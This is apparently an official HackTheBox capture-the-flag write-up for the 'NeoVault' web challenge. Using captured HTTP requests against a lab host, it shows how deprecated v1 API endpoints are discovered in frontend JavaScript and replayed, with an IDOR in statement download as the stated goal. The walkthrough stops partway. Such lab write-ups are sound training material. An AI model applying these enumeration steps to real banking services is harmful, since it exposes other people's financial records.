



HACKTHEBOX



NeoVault

Date: 12nd December 2023

Prepared By: lordruk1e

Challenge Author(s): lordruk1e

Difficulty: **Very Easy**

Classification: Official

Synopsis

NeoVault is a very easy web challenge where players abuse deprecated API behavior and insecure object-level authorization to download another user's transaction statement and recover the flag.

Description

[Neovault](#) is a trusted banking application that allows users to effortlessly transfer funds to one another and conveniently download their transaction history. We invite you to explore the application for any potential vulnerabilities and uncover the flag hidden within its depths.

Good luck, and thank you for your participation!

Skills Required

- Browser developer tools usage
- Understanding of REST API versioning
- Basic knowledge of MongoDB ObjectIDs
- Familiarity with IDOR testing

Skills Learned


- Discovering deprecated API endpoints from frontend JavaScript
- Identifying IDOR in account statement generation

- Leaking user IDs through transaction history
- Predicting or enumerating MongoDB ObjectIDs


Solution

How to Solve

The challenge presents the `neovault.htb` banking application.




Register and log in.




After logging in successfully, the following features are available:


1. Overview -> main dashboard page with a bonus balance of **\$100** .




2. Transfer -> used to transfer money to other users by username




3. Deposit -> used to deposit money into the current account



4. Transactions -> used to view transaction history and download it in PDF format



5. Settings -> used to update the current user's email.



Inspecting the requested API paths shows that `/api/v2` is being used. This indicates that other API versions may also exist.

Intercept HTTP history WebSockets history Match and replace Proxy settings									
Filter settings: Hiding CSS, image and general binary content; matching expression /api/									
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
51	http://neovault.htb	GET	/api/v2/transactions?page=1&limit=5	✓		200	1242	JSON	
50	http://neovault.htb	GET	/api/v2/transactions/categories-spending			200	933	JSON	
49	http://neovault.htb	GET	/api/v2/transactions/balance-history			200	1049	JSON	
48	http://neovault.htb	GET	/api/v2/auth/me			200	1024	JSON	
45	http://neovault.htb	GET	/_next/static/chunks/app/dashboard/page-16190db99635...			200	15568	script	js
43	http://neovault.htb	GET	/_next/static/chunks/app/layout-0d270b1140d203a4.js			200	22286	script	js
33	http://neovault.htb	GET	/api/v2/auth/me			200	1024	JSON	
32	http://neovault.htb	GET	/api/v2/transactions/categories-spending			200	933	JSON	
31	http://neovault.htb	GET	/api/v2/transactions/balance-history			200	1049	JSON	
30	http://neovault.htb	GET	/api/v2/transactions?page=1&limit=5	✓		200	1242	JSON	
28	http://neovault.htb	POST	/api/v2/transactions/deposit	✓		301	994	JSON	
27	http://neovault.htb	GET	/api/v2/transactions/categories-spending			200	933	JSON	
26	http://neovault.htb	GET	/api/v2/auth/me			200	1024	JSON	
25	http://neovault.htb	GET	/api/v2/transactions/balance-history			200	1049	JSON	
24	http://neovault.htb	GET	/api/v2/transactions?page=1&limit=5	✓		200	1242	JSON	
21	http://neovault.htb	GET	/api/v2/auth/me			200	1024	JSON	
20	http://neovault.htb	GET	/api/v2/transactions?page=1&limit=10	✓		200	1242	JSON	
15	http://neovault.htb	GET	/api/v2/auth/me			200	1024	JSON	

Some JavaScript files list the application's API routes. They define two API versions, V1 and V2.

45	http://neovault.htb	GET	/_next/static/chunks/app/dashboard/page-16190db99635...	200	15568	script	js	127.0.0.1
43	http://neovault.htb	GET	/_next/static/chunks/app/layout-0d270b1140d203a4.js	200	22286	script	js	127.0.0.1
33	http://neovault.htb	GET	/api/v2/auth/me	200	1024	JSON		127.0.0.1
32	http://neovault.htb	GET	/api/v2/transactions/categories-spending	200	933	JSON		127.0.0.1
31	http://neovault.htb	GET	/api/v2/transactions/balance-history	200	1049	JSON		127.0.0.1
30	http://neovault.htb	GET	/api/v2/transactions?page=1&limit=5	✓	200	1242	JSON	127.0.0.1
28	http://neovault.htb	POST	/api/v2/transactions/deposit	✓	301	994	JSON	127.0.0.1

Request
 Pretty Raw Hex

```

1 GET /_next/static/chunks/app/layout-0d270b1140d203a4.js HTTP/1.1
2 Host: neovault.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://neovault.htb/dashboard
9 Cookie: token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3YzE2MmNlMGRlZWYlNTBkOGRjNDlhZS8
  IsImhhdCI6MTc0MDc0OTQwMzI1IiwiaXNjaXNzQmNzQmMDAxTQ.qltPBM5LM09AbJOV9RaJ5C3A_XC1c
  3MfxDOOyX91Y
10 Pragma: no-cache
11 Cache-Control: no-cache
12
13

```

Response
 Pretty Raw Hex Render

```

F: ()=>n
}
};
let n={
  endpointsV1:{
    me:"/api/v1/auth/me",login:"/api/v1/auth/login",register:
    "/api/v1/auth/register",logout:"/api/v1/auth/logout",changeEmail:
    "/api/v1/auth/change-email",transactions:"/api/v1/transactions",deposit:
    "/api/v1/transactions/deposit",balanceHistory:
    "/api/v1/transactions/balance-history",categoryPercentages:
    "/api/v1/transactions/categories-spending",downloadTransactions:
    "/api/v1/transactions/download-transactions"
  },
  endpointsV2:{
    me:"/api/v2/auth/me",login:"/api/v2/auth/login",register:
    "/api/v2/auth/register",logout:"/api/v2/auth/logout",changeEmail:
    "/api/v2/auth/change-email",transactions:"/api/v2/transactions",deposit:
    "/api/v2/transactions/deposit",balanceHistory:
    "/api/v2/transactions/balance-history",categoryPercentages:
    "/api/v2/transactions/categories-spending",downloadTransactions:
    "/api/v2/transactions/download-transactions",inquireUser:
    "/api/v2/auth/inquire"
  }
},
29602:(e,t,r)=>{
  "use strict";
  r.d(t,{

```

This makes it possible to replay requests made to the V2 API from the web interface and change the path to V1 for enumeration.

Most of the API endpoints are deprecated, as shown here.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /api/v1/auth/me HTTP/1.1 2 Host: neovault.htb 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://neovault.htb/dashboard 8 Connection: keep-alive 9 Cookie: token= eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3YzB5MmNlZGRlZWYlNTBkOGRjNDlhZSI sImhhdCI6MTc0MDczOTQwMSwiZXhwIjoxNzQwNzQzMDAxfg.QibFBM5LM05AbJOV9RaJ5Ck3A_XC1c3M fxDOIoyX91Y 10 Priority: u=4 11 12 </pre>				<pre> 1 HTTP/1.1 301 Moved Permanently 2 Server: nginx/1.22.1 3 Date: Fri, 28 Feb 2025 11:31:30 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 66 6 Connection: keep-alive 7 Access-Control-Allow-Origin: * 8 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data;form-action 'self';frame-ancestors 'self';img-src 'self' data;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests 9 Cross-Origin-Opener-Policy: same-origin 10 Cross-Origin-Resource-Policy: same-origin 11 Origin-Agent-Cluster: 71 12 Referrer-Policy: no-referrer 13 Strict-Transport-Security: max-age=31536000; includeSubDomains 14 X-Content-Type-Options: nosniff 15 X-DNS-Prefetch-Control: off 16 X-Download-Options: noopen 17 X-Frame-Options: SAMEORIGIN 18 X-Permitted-Cross-Domain-Policies: none 19 X-XSS-Protection: 0 20 ETag: W/"42-RXMDGDi/wVC3/MaWBlMWV8giX4Y" 21 22 { "message": "API v1 is deprecated, please use the new one instead" } </pre>			

However, two endpoints can be accessed.

1. /api/v1/auth/change-email

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /api/v1/auth/change-email HTTP/1.1 2 Host: neovault.htb 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://neovault.htb/dashboard/settings 8 Content-Type: application/json 9 Content-Length: 60 10 Origin: http://neovault.htb 11 Connection: keep-alive 12 Cookie: token= eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY3YzB5MmNlZGRlZWYlNTBkOGRjNDlhZSI sImhhdCI6MTc0MDczOTQwMSwiZXhwIjoxNzQwNzQzMDAxfg.QibFBM5LM05AbJOV9RaJ5Ck3A_XC1c3M fxDOIoyX91Y 13 Priority: u=0 14 15 { "newEmail": "beluga2@mail.com", "password": "beluga@mail.com" } </pre>				<pre> 1 HTTP/1.1 500 Internal Server Error 2 Server: nginx/1.22.1 3 Date: Fri, 28 Feb 2025 11:34:49 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 120 6 Connection: keep-alive 7 Access-Control-Allow-Origin: * 8 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data;form-action 'self';frame-ancestors 'self';img-src 'self' data;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests 9 Cross-Origin-Opener-Policy: same-origin 10 Cross-Origin-Resource-Policy: same-origin 11 Origin-Agent-Cluster: 71 12 Referrer-Policy: no-referrer 13 Strict-Transport-Security: max-age=31536000; includeSubDomains 14 X-Content-Type-Options: nosniff 15 X-DNS-Prefetch-Control: off 16 X-Download-Options: noopen 17 X-Frame-Options: SAMEORIGIN 18 X-Permitted-Cross-Domain-Policies: none 19 X-XSS-Protection: 0 20 ETag: W/"778-DrieRGTYTtVnGPKKZDPssrUvKEQ" 21 22 { "message": "Internal server error", "error": "Cannot destructure property 'userId' of 'req.user._id' as it is undefined. " } </pre>			

This endpoint shows an error indicating that `req.user._id` is undefined. The `_id` value cannot be controlled directly because the `req.user` properties cannot be controlled, but this Node.js error is useful context.

